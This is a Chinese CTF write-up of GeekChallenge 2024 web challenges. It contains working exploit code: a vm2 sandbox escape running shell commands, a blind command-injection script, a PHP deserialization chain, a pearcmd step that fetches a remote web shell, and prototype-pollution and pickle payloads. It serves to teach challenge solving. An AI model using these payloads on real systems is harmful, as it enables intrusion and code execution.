
poc

```
const {VM} = require("vm2");
const vm = new VM();

const code = `
async function fn() {
    (function stack() {
        new Error().stack;
        stack();
    })();
}
p = fn();
p.constructor = {
    [Symbol.species]: class FakePromise {
```

```
        constructor(executor) {
            executor(
                (x) => x,
                (err) => { return err.constructor.constructor('return process')
().mainModule.require('child_process').execSync('touch pwned'); }
            )
        }
    }
};
p.then();
`;

console.log(vm.run(code));
```

这里对执行代码做了简单过滤 可以利用数组绕过的 `code.length` 和 `code.slice` 的判断

```
for (let i = 0; i < code.length; i++) {
        if (flag || "/(abcdefghijklmnopqrstuvwxyz123456789'\".".split``.some(v =>
v === code[i])) {
            flag = true;
            code = code.slice(0, i) + "*" + code.slice(i + 1, code.length);
        }
    }
```



用延时判断是否执行成功

Part3 受限下读取flag

方法不唯一 可以命令盲注 或者 写入将结果写入 index.html
命令盲注脚本

```
import requests
import json
import time
ses=requests.session()
headers = {
```

```
"Cookie":
"connect.sid=s%3ACC5HrKxuuyPDUyXDaOtcKfOIwCV3lH76.sBoWbVb14R6MwYyiNCAUmj5pBh7NJy
bFeaDbyaVKSGg",
}
url = "http://119.29.157.248:89/execute"
pos=1
flag=""
while True:
    strs="1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ{-}_"
    for i in strs:
        data = {
            "code[]":
            "async function fn() {    (function stack() {        new
Error().stack;        stack();    })();}p = fn();p.constructor = {
[Symbol.species]: class FakePromise {        constructor(executor) {
executor(                (x) => x,                (err) => { return
err.constructor.constructor('return process')
().mainModule.require('child_process').execSync('sleep $(cat /flag| cut -c%s | tr
%s 2)'); }            )        }    }};p.then();"%(str(pos),i)
        }
        t1=time.time()
        req1=ses.post(url, headers=headers, data=data)
        print(req1.text)
        t2=time.time()
        print(i+str(t2-t1))
        if(t2-t1>2):
            pos+=1
            flag+=i
            print(flag)
            break
    if(flag[-1]=="}"):
        break
```

网络延迟可能对结果有影响

```
    for i in strs:
        data = {
            "code[]":
            "async function fn() {    (function stack() {        new Error().
        }
        t1=time.time()
        req1=ses.post(url, headers=headers, data=data)
        print(req1.text)
        t2=time.time()
        print(i+str(t2-t1))
        if(t2-t1>2):
            pos+=1
            flag+=i
            print(flag)
            break
    if(flag[-1]=="}"):
        break
```

问题 16　输出　调试控制台　终端　端口　SPELL CHECKER 16　注释

```
{"message":"代码执行成功","result":{}}
X0.3209681510925293
{"message":"代码执行成功","result":{}}
Y0.31337547302246094
{"message":"代码执行成功","result":{}}
Z0.3067138195037842
{"message":"代码执行成功","result":{}}
{0.3163633346557617
{"message":"代码执行成功","result":{}}
-0.2907121181488037
{"message":"代码执行成功","result":{}}
}2.331108808517456
SYC{vM1_LAstDancE}
PS C:\Users\J1rrY>
```

实际上应该是`SYC{VM2_LAstDancE}`错了一位

本身给了源码和Dockerfile 可以直接拿到`index.html`的位置可以直接将执行结果写到静态文件中

Request

```
POST /execute HTTP/1.1
Host: 119.29.157.248:89
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJpZCI6IjY3NDA3MjhkMmVlMjE5ZDg5OWVhOWJkNyIsInVzZXJuYW1lIjoiSjFyclkiLCJpYXQiOjE3MzIyNzgwOT
QsImV4cCI6MTczMjI4MTY5NH0.9woW6bd4dyxy7OHRAkKPTE6mNmXCRI9CS4YSboXpDvU; connect.
sid=s%3ACC5HrKxuuyPDUyXDa0tcKf0IwCV3lH76.sBoWbVb14R6MwYyiNCAUmj5pBh7NJybFeaDbyaVKSGg
Referer: http://119.29.157.248:89/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/131.0.0.0 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryvDl2lIvBgcQ1tWH7
Accept: */*
Origin: http://119.29.157.248:89
Content-Length: 582

------WebKitFormBoundaryvDl2lIvBgcQ1tWH7
Content-Disposition: form-data; name="code[]"

async function fn() {
    (function stack() {
        new Error().stack;
        stack();
    })();
}
p = fn();
p.constructor = {
    [Symbol.species]: class FakePromise {
        constructor(executor) {
            executor(
                (x) => x,
                (err) => { return err.constructor.constructor('return process')().
                    mainModule.require('child_process').execSync('cat /flag > /app/public/
                    index.html'); }
            )
        }
    }
};
p.then();
------WebKitFormBoundaryvDl2lIvBgcQ1tWH7--
```

Responses 44bytes / 304ms

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
ETag: W/"2c-rYsp6OQQ2Y6DT/SZflpN6uYBnrQ"
Date: Fri, 22 Nov 2024 13:07:30 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 50

{"message":"代码执行成功","result":{}}
```

直接就有回显

ezpop

```php
<?php
Class SYC{
    public $starven;
    public function __call($name, $arguments){
        if(preg_match('/%|iconv|UCS|UTF|rot|quoted|base|zlib|zip|read/i',$this->starven)){
            die('no hack');
        }
        file_put_contents($this->starven,"<?php exit();".$this->starven);
    }
}

Class lover{
    public $J1rry;
    public $meimeng;
    public function __destruct(){
        if(isset($this->J1rry)&&file_get_contents($this->J1rry)=='Welcome GeekChallenge 2024'){
            echo "success";
            $this->meimeng->source;
        }
    }

    public function __invoke()
    {
        echo $this->meimeng;
    }

}

Class Geek{
    public $GSBP;
    public function __get($name){
        $Challenge = $this->GSBP;
        return $Challenge();
    }

    public function __toString(){
```

```
        $this->GSBP->Getflag();
        return "Just do it";
    }

}

if($_GET['data']){
    if(preg_match("/meimeng/i",$_GET['data'])){
        die("no hack");
    }
   unserialize($_GET['data']);
}else{
   highlight_file(__FILE__);
}
```

入口点`__destruct`，需要满足`file_get_contents($this->J1rry)=='Welcome GeekChallenge 2024')`，用`data://为协议`构造即可

这里调用了meimeng中不存在的属性source，能触发get方法，所以`__destruct->__get`

get方法中将属性当成函数来执行，触发invoke函数，`__destruct->__get->__invoke`

invoke方法echo了属性`$this->meimeng`，可以触发toString方法，`__destruct->__get->__invoke->__toString`

最后就是toString中调用了不存在的方法`Getflag()`，最后进入到`__call`方法

整体调用链还是不麻烦，师傅们觉得麻烦的可能是最后的死亡exit绕过

这里直接贴上payload

```
php://filter/write=string.strip_tags/?>php_value auto_prepend_file /flag
#/resource=.htaccess
```

网上很多文章讲了这个payload的，师傅们可以搜索看看，了解一下构造原理

很多师傅也利用了过滤器会二次解码，从而使用二次编码绕过，也是可以的

最后就是

```
if($_GET['data']){
    if(preg_match("/meimeng/i",$_GET['data'])){
        die("no hack");
    }
   unserialize($_GET['data']);
}else{
   highlight_file(__FILE__);
}
```

这里用16进制绕过就好

exp


```php
<?php
Class SYC{
    public $starven="php://filter/write=string.strip_tags/?>php_value
auto_prepend_file /flag"."\n"."#/resource=.htaccess";
    public function __call($name, $arguments){
        if(preg_match('/%|iconv|UCS|UTF|rot|quoted|base|zlib|zip|read/i',$this-
>starven)){
            die('no hack');
        }
        file_put_contents($this->starven,"<?php exit();".$this->starven);
    }
}

Class lover{
    public $J1rry="data://text/plain,Welcome GeekChallenge 2024";
    public $meimeng;
    public function __destruct(){
        if(isset($this->J1rry)&&file_get_contents($this->J1rry)=='Welcome
GeekChallenge 2024'){
            echo "success";
            $this->meimeng->source;
        }
    }

    public function __invoke()
    {
        echo $this->meimeng;
    }

}

Class Geek{
    public $GSBP;
    public function __get($name){
        $Challenge = $this->GSBP;
        return $Challenge();
    }

    public function __toString(){
        $this->GSBP->Getflag();
        return "Just do it";
    }

}
$a=new lover();
$a->meimeng=new Geek();
$a->meimeng->GSBP=new lover();
$a->meimeng->GSBP->meimeng=new Geek();
$a->meimeng->GSBP->meimeng->GSBP=new SYC();
echo serialize($a);
```

序列化且处理后的payload

```
?data=O:5:"lover":2:
{s:5:"J1rry";s:44:"data://text/plain,Welcome%20GeekChallenge%202024";S:7:"\6deim
eng";O:4:"Geek":1:{s:4:"GSBP";O:5:"lover":2:
{s:5:"J1rry";N;S:7:"\6deimeng";O:4:"Geek":1:{s:4:"GSBP";O:3:"SYC":1:
{s:7:"starven";s:93:"php%3A%2F%2Ffilter%2Fwrite%3Dstring.strip_tags%2F%3F%3Ephp_
value%20auto_prepend_file%20%2Fflag%0A%23%2Fresource%3D.htaccess";}}}}}
```

这里`php://filter/write=string.strip_tags/?>php_value auto_prepend_file /flag"."\n"."#/resource=.htaccess`生成后的序列化数据可能换行没有成功，师傅们自己手动换一下行再编码也可以

ez_http



伪造本地ip是因为我后端源码做了限制x-real-ip才行，直接十几个伪造本地ip的头其实能直接过这里

然后就是页面源码有个key去进行jwt伪造hasFlag为true即可

签到题不多说

ez_include

先说下预期解

第一关，就是一个简单的require_once单次包含的绕过

```
?file=php://filter/convert.base64-
encode/resource=/proc/self/root/proc/self/root/proc/self/root/proc/self/root/pro
c/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/sel
f/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/roo
t/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/pro
c/self/root/proc/self/root/proc/self/root/var/www/html/starven_secret.php
```

然后前往`/levelllll2.php`

虽然没给phpinfo，但是说了`$hint = "register_argc_argv = On";`

因此考虑pear文件包含

黑名单限制的比较多，其实是想让师傅们用install

```
?syc=/usr/local/lib/php/pearcmd.php&+install+--
installroot=/var/www/html+http://ip/shell.php
```

shell位于

```
http://xxx/tmp/pear/download/shell.php
```


即可getshell

flag在根目录

再说下非预期，第一层这里可以直接简单绕一下，剩下的尽情发挥

ez_js


开题登录




响应我这里给的是用户名Starven密码六位数字爆破就行

因为不太喜欢出题有太多爆破密码的浪费时间，索性密码直接给了个123456还是很好猜的

第一关给了源码，简单污染




```
{"username":"Starven","password":"123456","__proto__":{"hasFlag":true}}
```



去到/flag路由看

第二层确实稍微有点谜语这里是我的疏忽，但是由于想放出hint的时候已经有几位师傅解出因此也就没放hint

这一层其实是有黑名单的

我做了这样的限制


```
if(req.url.match(/2c|8c|\,/ig)){
    return res.send("就这还想要flag?");
}
```

这里考察的其实是逗号的绕过，req.query -----解析----> 数组 ----json.parse--> 对象

同一参数名解析后会带上逗号

因此对syc参数传数组即可

```
?syc={"username":"Starven"&syc="password":"123456"&syc="hasFlag":true}
```



谜语的这里其实表达的意思是还是用的给了源码的第一层的那三个属性，对逗号进行一个绕过

```
    return res.send("还是和登陆一样，我只是略施小计，你知道咋绕过吗？\n");
}
```


ez_python

五六个月前出的题，严重非预期了

先说一下预期

注册登录其实是虚假的，没有任何作用，只是提供功能点测试

然后我有提供路由下载源码




简单审计代码

app.py

```python
import os
import secrets
from flask import Flask, request, render_template_string, make_response, render_template, send_file
import pickle
import base64
import black

app = Flask(__name__)

#To Ctfer: 给你源码只是给你漏洞点的hint，怎么绕？black.py黑盒，唉无意义
@app.route('/')
def index():
    return render_template_string(open('templates/index.html').read())

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        usname = request.form['username']
        passwd = request.form['password']

        if usname and passwd:
            heart_cookie = secrets.token_hex(32)
            response = make_response(f"Registered successfully with username: {usname} <br> Now you can go to /login to heal starven's heart")
            response.set_cookie('heart', heart_cookie)
            return response

    return render_template('register.html')

@app.route('/login', methods=['GET', 'POST'])
def login():
    heart_cookie = request.cookies.get('heart')
    if not heart_cookie:
        return render_template('warning.html')

    if request.method == 'POST' and request.cookies.get('heart') == heart_cookie:
        statement = request.form['statement']

        try:
            heal_state = base64.b64decode(statement)
            print(heal_state)
            for i in black.blacklist:
                if i in heal_state:
                    return render_template('waf.html')
            pickle.loads(heal_state)
            res = make_response(f"Congratulations! You accomplished the first step of healing Starven's broken heart!")
            flag = os.getenv("GEEK_FLAG") or os.system("cat /flag")
            os.system("echo " + flag + " > /flag")
            return res
        except Exception as e:
            print( e)
            pass
            return "Error!!!! give you hint: maybe you can view /starven_s3cret"
```

可以知道statement这里是反序列化的点



